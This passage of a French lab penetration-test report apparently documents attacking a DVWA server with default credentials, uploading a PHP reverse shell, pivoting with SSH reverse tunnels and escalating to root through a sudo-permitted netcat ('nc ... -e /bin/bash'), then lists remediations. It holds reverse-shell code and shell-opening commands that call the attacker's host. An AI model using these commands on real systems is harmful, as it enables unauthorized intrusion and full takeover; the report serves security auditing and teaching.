Using password file /root/.vnc/passwd
Password:
Verify:
Would you like to enter a view-only password (y/n)? n
```


on lance sur notre machine vncviewer(si il n'est pas installer utiliser apt install tightvncserver) et on renseigne l'adresse ip de notre machine kali(docker) et on accede a l'interface graphique :



Ensuite on lance le navigateur firefox et on paramètre le proxy pour pouvoir accéder au serveur web :



Ensuite sur la barre de recherche on tape l'adresse IP du serveur web et on tombe sur cette page :



Pour pouvoir trouver le mot de passe je me suis renseigné sur internet et j'ai trouvé que la configuration d'une base de donnée de DVWA ressemble a ca :

Paramétrage de la base de données


Pour créer une base de données (BDD), cliquez simplement sur le bouton **Setup DVWA** (configurer BAWV) dans le menu principal puis cliquez sur le bouton **Create / Reset Database** (créez / réinitialisez la BDD). Cela créera / réinitialisera la BDD pour vous avec des données dedans.

Si vous rencontrez une erreur en essayant de créer la BDD, soyez sûrs que les identifiants de la BDD soient corrects dans `./config/config.inc.php`. Elles diffèrent de `config.inc.php.dist`, qui est un fichier bateau.

Les variables sont définies comme ceci par défaut:

```
$_DVWA[ 'db_server' ] = '127.0.0.1'; //l'IP du serveur
$_DVWA[ 'db_port' ] = '3306'; //Le port pour accéder à la BDD
$_DVWA[ 'db_user' ] = 'dvwa'; //L'utilisateur de la BDD
$_DVWA[ 'db_password' ] = 'p@ssw0rd'; //Le mdp
$_DVWA[ 'db_database' ] = 'dvwa'; //Le nom de la BDD
```

j'ai donc testé dvwa et p@ssw0rd et dvwa password et ne marchaient pas et enfin j'ai testé admin et password qui ont fonctionné.



Le site ressemble à ceci avec plusieurs onglets pour attaquer le serveur web, j'ai décidé de procéder par file upload.

Vulnerability: File Upload

Choose an image to upload:

No file selected.

Une fois arrivé sur l'onglet "File Upload" il nous suffit d'injecter notre fichier reverse_shell.php qui nous permettra d'accéder au terminal du serveur web :

Voici le code qu'il faut upload pour permettre un reverse shell(Source : Revshell) :

```
<?php
// php-reverse-shell - A Reverse Shell implementation i
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '172.18.0.3';
$port = 9002;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;
```

Cette phase a permis de valider l'efficacité du tunnel SOCKS pour atteindre des services internes théoriquement isolés. L'audit de l'application DVWA a révélé de graves lacunes de sécurité : l'utilisation d'identifiants par défaut (admin/password) nous a offert un accès administrateur immédiat.

Une fois connectés, nous avons identifié et exploité une vulnérabilité critique de type "Unrestricted File Upload". Cette faille nous a permis de contourner les restrictions de sécurité et de déposer avec succès un script PHP malveillant (reverse_shell.php) sur le serveur.

Le vecteur d'attaque est désormais en place. Le serveur héberge notre charge utile ; il ne reste plus qu'à l'exécuter pour transformer cet accès web en un contrôle total du système (Shell), ce qui sera l'objet de la phase suivante.

8.2 Exfiltration Finale (Reverse Tunnel)

Pour obtenir un shell interactif stable depuis ce réseau isolé, nous ne pouvons pas simplement nous connecter au serveur (pare-feu).

Nous devons forcer le serveur à se connecter à nous, en passant par le pivot. Nous utilisons une commande SSH avancée pour créer un tunnel inverse (Remote Port Forwarding) :

```
(root@09bb39acd5dd) - [~/Downloads]
# ssh -R 172.18.0.3:9002:localhost:1234 root@172.19.0.4
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 6.12.57+deb13-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Last login: Sun Jan 11 17:03:44 2026 from 172.19.0.2
root@8ddb2329e7dc:~# ip a
```

Cela permet de rediriger un port local de la machine Web vers un port de notre machine Kali, contournant ainsi l'isolation réseau pour finaliser l'exfiltration.

```
(root@09bb39acd5dd) - [/]
# ssh -R 172.18.0.3:1234:127.0.0.1:8181 root@172.19.0.4
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 6.12.57+deb13-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
root@8ddb2329e7dc:~# ip a
```

Choose an image to upload:

No file selected.

../../../../hackable/uploads/reverse_shell.php succesfully uploaded!

On lance le reverse shell.php ensuite, je met en place un tunnel ssh qui pointe du serveur web jusqu'à la samba, puis j'écoute sur le port 1234 et j'atterris sur mon serveur web

```
(root@09bb39acd5dd) - [/]
# nc -lvnp 1234
Listening on 0.0.0.0 1234
Connection received on 127.0.0.1 36524
Linux 57321094fc44 6.12.57+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.57-1 (2025-11-05) x86_64 GNU/Linux
17:49:38 up 5:26, 0 users, load average: 0.88, 0.48, 0.41
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
$ sudo -l
Matching Defaults entries for www-data on 57321094fc44:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on 57321094fc44:
    (root) NOPASSWD: /bin/nc
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
8: eth0@if9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.2/16 brd 172.18.255.255 scope global eth0
        valid_lft forever preferred_lft forever
```

On peut voir d'après la capture d'écran qu'on est bel est bien sur le serveur web(172.18.0.2)

Afin de stabiliser l'élévation de privilèges tout en contournant l'isolation réseau du segment interne, un second tunnel de redirection inverse (Remote Port Forwarding) a été configuré sur le pivot Samba ; ce canal dédié a permis d'acheminer le flux du shell privilégié (root) vers un écouteur Netcat distinct sur la machine attaquante sans interférer avec l'accès initial.

```
(root@09bb39acd5dd) - [~/Downloads]
# ssh -R 172.18.0.3:1236:localhost:3333 root@172.19.0.4
```

```
$ sudo /bin/nc 172.18.0.3 1236 -e /bin/bash
```

```
(root@09bb39acd5dd) - [/]
# nc -lvnp 3333
Listening on 0.0.0.0 3333
Connection received on 127.0.0.1 53214
```

```
id
uid=0(root) gid=0(root) groups=0(root)
```

L'utilisateur www-data a le droit d'exécuter Netcat avec les droits root sans mot de passe. Cette erreur de configuration permet d'ouvrir un shell root directement.

```

❏ (root@09bb39acd5dd) - [/]
# stty raw -echo

❏ (root@09bb39acd5dd) - [/]
#

❏ (root@09bb39acd5dd) - [/]
#

❏ (root@09bb39acd5dd) - [/]
#

❏ (root@09bb39acd5dd) - [/]
#

❏ (root@09bb39acd5dd) - [/]
#
nc -lvnp 3333

root@57321094fc44: /#
root@57321094fc44: /#
root@57321094fc44: /#
root@57321094fc44: /# ls
bin  dev  home  lib64  media  opt  root  sbin  sys  usr
boot  etc  lib  main.sh  mnt  proc  run  srv  tmp  var
root@57321094fc44: /# █

```

Cette étape décisive démontre l'inefficacité du cloisonnement réseau face à une technique de Tunneling Inverse (Remote Port Forwarding). En forçant la connexion sortante depuis le serveur web vers notre pivot, nous avons contourné les règles de filtrage qui devaient protéger le réseau interne.

L'exécution de notre charge utile a permis d'établir une connexion stable, confirmant la compromission initiale du compte utilisateur www-data.

Enfin, l'audit local a révélé une erreur de configuration critique dans les droits Sudo (accès à Netcat sans mot de passe), que nous avons immédiatement exploitée pour élever nos privilèges. Nous disposons désormais d'un accès Root complet sur le serveur cible, validant ainsi l'ensemble de la chaîne d'attaque, depuis l'intrusion externe jusqu'au contrôle total de l'infrastructure interne

9. Synthèse des Vulnérabilités et Corrections

Cette section récapitule les failles critiques identifiées lors de l'audit et propose des mesures correctives adaptées, conformément aux standards de sécurité.

9.1 Vulnérabilité 1 : Samba 4.6.3 (CVE-2017-7494)

Description : La version 4.6.3 de Samba est vulnérable à une exécution de code à distance (SambaCry). Cette faille permet à un attaquant d'uploader une bibliothèque partagée malveillante sur un partage inscriptible et de la faire charger par le serveur, obtenant ainsi un accès root.

Correction :

- Mise à jour : Appliquer le correctif officiel en migrant vers une version supérieure à 4.6.4.
- Configuration : Désactiver les partages inscriptibles anonymes et activer la signature SMB.
- Surveillance : Mettre en place des logs pour détecter les accès suspects.

Résumé : Mettre à jour Samba, restreindre les accès via pare-feu et activer la journalisation.

9.2 Vulnérabilité 2 : Persistance via Crontab

Description : L'outil Crontab a été utilisé pour automatiser un reverse shell, garantissant un retour de l'attaquant même après redémarrage.

Correction :

- Restriction : Utiliser les fichiers cron.allow et cron.deny pour limiter l'accès à la planification de tâches aux seuls administrateurs légitimes. —
- Monitoring : Surveiller l'intégrité des fichiers crontab.

Résumé : Restreindre l'accès au Cron, surveiller les fichiers de configuration et alerter sur les tâches suspectes.

9.3 Vulnérabilité 3 : Tunneling SSH et Pivot

Description : La configuration SSH permissive a permis la création d'un tunnel SOCKS (Pivot), ouvrant l'accès au réseau interne protégé.

Correction :

- Durcissement SSH : Dans /etc/ssh/sshd_config, définir : — PermitRootLogin no (Interdire root direct)
- AllowTcpForwarding no (Interdire le transfert de port)
- PermitTunnel no (Interdire les tunnels)
- Filtrage : Utiliser AllowUsers pour restreindre les comptes autorisés.

9.4 Synthèses de vulnérabilités

Voici le récapitulatif des failles identifiées, classées par sévérité décroissante.

Réf.	Vulnérabilité	CVE	Sévérité	Statut
VULN-01	RCE Samba (SambaCry) <i>Exécution de code à distance via bibliothèque partagée.</i>	2017-7494	CRITIQUE 9.8	Exploitée
VULN-02	Unrestricted File Upload <i>Dépôt de fichier PHP malveillant sur serveur Web.</i>	-	CRITIQUE 8.8	Exploitée
VULN-03	Privilege Escalation (Sudo) <i>Configuration NOPASSWD sur binaire Netcat.</i>	-	HAUTE 7.8	Exploitée
VULN-04	Défaut de Segmentation <i>Pivot possible vers réseau interne via SSH.</i>	-	HAUTE 7.5	Exploitée
VULN-05	Absence de Signature SMB <i>Risque d'attaque Man-in-the-Middle.</i>	-	MOYENNE 5.3	Identifiée
VULN-06	Persistance Cron <i>Tâche planifiée malveillante non détectée.</i>	-	MOYENNE 5.0	Exploitée

Priorité de remédiation : La correction des vulnérabilités VULN-01 (Samba) et VULN-02 (Upload Web) doit être traitée immédiatement (sous 24h à 48h) car elles offrent une porte d'entrée directe à tout attaquant externe.

10. Conclusion Générale

L'audit confirme que l'isolation réseau actuelle est insuffisante face à des techniques de pivotement et de tunneling.

Il est impératif d'appliquer les mesures correctives proposées, notamment la mise à jour systématique des services, la restriction des droits d'administration (principe du moindre privilège) et le renforcement des configurations de services critiques comme SSH et Samba. La sécurité de l'organisation dépend désormais de la diligence avec laquelle ces recommandations seront mises en œuvre par le client.